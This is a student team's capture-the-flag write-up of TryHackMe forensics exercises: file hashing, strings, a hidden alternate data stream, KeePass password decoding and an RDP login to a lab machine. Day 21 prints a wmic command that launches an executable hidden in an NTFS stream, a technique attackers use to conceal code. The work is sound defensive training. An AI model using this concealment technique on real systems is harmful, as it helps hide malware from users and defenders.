

PSP0201

Week 6

Write Up

Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran


Day 21 - Blue Teaming - Time for some ELForensics

Tools used: Attackbox, Remmina

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Answer: 596690FFC54AB6101932856E6A78E3A1

Firstly, we need to connect to the machine using the IP address given on remmina. We use remmina to use remote desktop function of the IP address on our own machine. We use the username and password given in the tryhackme.



Once connection succeed, we open the powershell on the machine and go to the Documents directory. We use dir command to see the executable files within it. As we can see there is db file hash.txt file which is only text file and deebee.exe which is an executable file in it.

```
PS C:\Users\littlehelper> cd .\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----           11/23/2020  11:21 AM             63 db file hash.txt  
-a----           11/23/2020  11:22 AM          5632 deebee.exe
```

Then, in order to see the MD5 hash of the db file, we run the more '.\db file hash.txt' command and then we can see the hash.

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Q2: What is the file hash of the mysterious executable within the Documents folder?

Answer: 5F037501FB542AD2D9B06EB12AED09F0

After that we can see the hash of the deebee.exe file with the `Get -FileHash -algorithm MD5 deebee.exe` command.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash                                     Path
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0      C:\Users\littlehelper\Documen...
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Answer:

F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

In order to see the SHA256 of the file, we need to run the command `Get -FileHash deebee.exe | Format-List`.

```
PS C:\Users\littlehelper\Documents> Get-FileHash deebee.exe | Format-List

Algorithm : SHA256
Hash      : F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
Path      : C:\Users\littlehelper\Documents\deebee.exe
```

Q4: Using Strings find the hidden flag within the executable?

Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}

To find the hidden flag, we need to use string which will scan the file we pass in. the command is `c:\Tools\string64.exe -acceptuola deebee.exe`. `c:\Tools\string64.exe` is the path of the string64.exe.

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -acceptuola deebee.exe
```

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $
```

Q5: What is the powershell command used to view ADS?

Answer: `Get-Item -Path file.exe -Stream *`

This command is used to view the ADS which is in this case we want to find the hidden stream that connected with the `deebie.exe` file. Then we found that there is a stream named `hidedb`.

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebie.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebie.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebie.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebie.exe
Stream       :::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebie.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebie.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebie.exe
Stream       : hidedb
Length       : 6144
```

Q6: What is the flag that is displayed when you run the database connector file?

Answer: `THM{088731ddc7b9fdeccaed982b07c297c}`

Then, we need to run the `wmic process call create $(Resolve-Path deebie.exe:hidedb)` to launch the hidden executables within the ADS or stream that we found.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-path .\deebie.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 184;
    ReturnValue = 0;
};
```

Then, we landed on this window.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb

Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

Q7: Which list is Sharika Spooner on?

Answer: Naughty list

We select the option 2 and we can see there is Sharika Spooner name in it. So she is categorised in the naughty list

```
Jovan Hullett  
Sherlene Loehr  
Melisa Vanhoose  
Sharika Spooner
```

Q8: Which list is Jaime Victoria on?

Answer: Nice list

Then we select the first option, we can see Jaime Victoria name in it. She is in nice list.

```
Thomasena Latimore  
Laurena Gardea  
Delphine Gossard  
Jaime Victoria
```

Thought / methodology process:

Firstly, we need to connect to the machine using the IP address given on remmina. We use remmina to use remote desktop function of the IP address on our own machine. We use the username and password given in the tryhackme. Once connection succeed, we open the powershell on the machine and go to the Documents directory. We use dir command to see the executable files within it. As we can see there is db file hash.txt file which is only text file and deebee.exe which is an executable file in it. Then, in order to see the MD5 hash of the db file, we run the more '.db file hash.txt' command and then we can see the hash. After that we can see the hash of the deebee.exe file with the `Get -FileHash -algorithm MD5 deebee.exe` command. Then, in order to see the SHA256 of the file, we need to run the command `Get -FileHash deebee.exe | Format-List`. After that, to find the hidden flag, we need to use string which will scan the file we pass in. the command is `c:\Tools\string64.exe -acceptuela deebee.exe`. `c:\Tools\string64.exe` is the path of the string64.exe. To view the ADS in powershell, we will run the `Get-Item -Path deebee.exe -Stream *` command. This command is used to view the ADS which is in this case we want to find the hidden stream that connected with the deebee.exe file. Then we found that there is a stream named hidedb. Then, we need to run the `wmic process call create $(Resolve-Path deebee.exe:hidedb)` to launch the hidden executables within the ADS or stream that we found. After that, we can see another window that run on hidedb stream. In the new window we just landed, we select the option 2 and we can see there is Sharika Spooner name in it. So she is categorised in the naughty list. After that, we select the first option, we can see Jaime Victoria name in it. She is in nice list.

Day 22 - Blue Teaming - Elf McEager becomes CyberElf


Tools used: Attackbox, Remmina

Q1: What is the password to the KeePass database?

Answer: thegrinchwashere

Open the Remmina and connect by using the IP address, username and password given.

Then copy the strange file name at CyberChef and use Magic as recipe to decrypt the code



Q2: What is the encoding method listed as the 'Matching ops'?


Answer: base64

As we can see in the diagram above the matching ops is base64

Q3: What is the note on the hiya key?

Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Open the KeePass by using the password decrypt from the file's name and double click at Hiya to find the note given



Q4: What is the decoded password value of the Elf Server?

Answer: sn0wM4n!

Next go to internet and open the Elf Server by double click it. Copy the password given in CyberChef to decrypt it by using Magic as recipe. Then, you will get the decrypted password.

The screenshot shows the CyberChef Magic tool interface. The input field contains the hex string '730e38774d340e21'. The output table shows the result snippet 'sn0wM4n!' and properties including 'Valid UTF8' and 'Entropy: 2.75'.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	730e38774d340e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.88

Q5: What was the encoding used on the Elf Server password?

Answer: hex

As you can see the encoding is hex in the image given above

Q6: What is the decoded password value for ElfMail?

Answer: ic3Skating!

Open the email part and copy the password given and paste it at CyberChef to decrypt it by using Magic and it will provide the decrypted password for ElfMail

The screenshot shows the CyberChef Magic tool interface. The input field contains a hex string. The output table shows the result snippet 'ic3Skating!' and properties including 'Valid UTF8' and 'Entropy: 1.28'.

Recipe (click to load)	Result snippet	Properties
From_HTML_entity()	ic3Skating!	Valid UTF8 Entropy: 1.28
	̎㡷䴴ม	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.88

Q7: What is the username:password pair of Elf Security System?

Answer: superelfadmin:nothinghere

Open the trash can part and you will find the Elf Security System. Double click it. There is username and password given.

The screenshot shows the 'Edit Entry' dialog box in Wireshark. The dialog has a title bar with a close button. Below the title bar is a header area with a key icon and the text 'Edit Entry' and 'You're editing an existing entry.' Below this is a tabbed interface with tabs for 'Entry', 'Advanced', 'Properties', 'Auto-Type', and 'History'. The 'Entry' tab is selected. The dialog contains several fields: 'Title' (Elf Security System), 'User name' (superelfadmin), 'Password' (nothinghere), 'Repeat' (empty), 'Quality' (22 bits), 'URL' (empty), and 'Notes' (a long string of hex values). There are also icons for 'Icon' (key) and 'Repeat' (key with a plus sign). At the bottom, there is a checkbox for 'Expires' (checked) and a date/time field (7/23/2022 12:00:00 AM). The dialog also has 'Tools', 'OK', and 'Cancel' buttons at the bottom.

Q8: Decode the last encoded value. What is the flag?

Answer: THM{657012dcf3d1318dca0ed864f0e70535}

Copy the note given at Elf Security System and double decode it by using From Charcode comma as delimiter and base 10. You will get the link to GitHub after the double decode. The flag was there.

From Charcode

Delimiter: Comma Base: 10

From Charcode

Delimiter: Comma Base: 10

Output

https://gist.github.com/heavenra1ca/1d321244c9d657446db609a3208a8808

STEP BAKE! Auto Bake

cyberelf

Raw

1 THM{657012dcf3d1318dca0ed864f0e70535}

Thought / methodology process:

First we need to open the Remmina and enter the IP address, username and password given. Next, we need to decrypt the suspicious file name at CyberChef to get the password. Then we can access to the KeePass. Then we can access to many user id and password. There is also note given. We need to use CyberChef to decrypt the data given and to detect the language used. After apply all the method, we succeed to get the flag.

Day 23 - Blue Teaming - The Grinch strikes again!

Tool used: Kali Linux, Remmina


Q1: What does the wallpaper say?

Start the machine on the THM. Open terminal on Kali Linux then enter **remmina** & command to launch Remmina.


```
(1211103424@kali)-[~]
$ remmina &
[2] 2578

(1211103424@kali)-[~]
$ remmina-Message: 08:13:46.408: Remmina does not log all output statements. Turn on more verbose output by using "G_MESSAGES_DEBUG=all" as an environment variable.
More info available on the Remmina wiki at:
https://gitlab.com/Remmina/Remmina/-/wikis/Usage/Remmina-debugging
Load modules from /usr/lib/x86_64-linux-gnu/remmina/plugins
Remmina plugin glibsecret (type=Secret) has been registered, but is not yet initialized/activated. The initialization order is 2000.
The glibsecret secret plugin has been initialized and it will be your default secret plugin
Warning: Remmina is running with a secrecy plugin, but it cannot connect to a secrecy service.


(org.remmina.Remmina:2578): Gtk-WARNING **: 08:13:46.535: gtk_menu_attach_to_widget(): menu already attached to GtkMenuItem
```



After that, click the 3 dot icons and get into the Preferences options. On the preferences options, we need to make changes to the Quality settings by setting it to the **Poor(fastest)** and tick the wallpaper options.




Add a new connection profile by clicking the plus icon. We need to enter the information such as Username (**administrator**) , Password (**sn0wFlakes!!!**) and set the color depth to (**RemoteFX (32 bpp)**)



If done, click connect and accept to the certificate needed.




We successfully logged into the remote system by now. The answer to the question can be found by looking at the wallpaper shown (**THIS IS FINE**).



Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Answer: nomorebestfestivalcompany

Open the **RansomNote** text file on the desktop. We can found the bitcoin address.



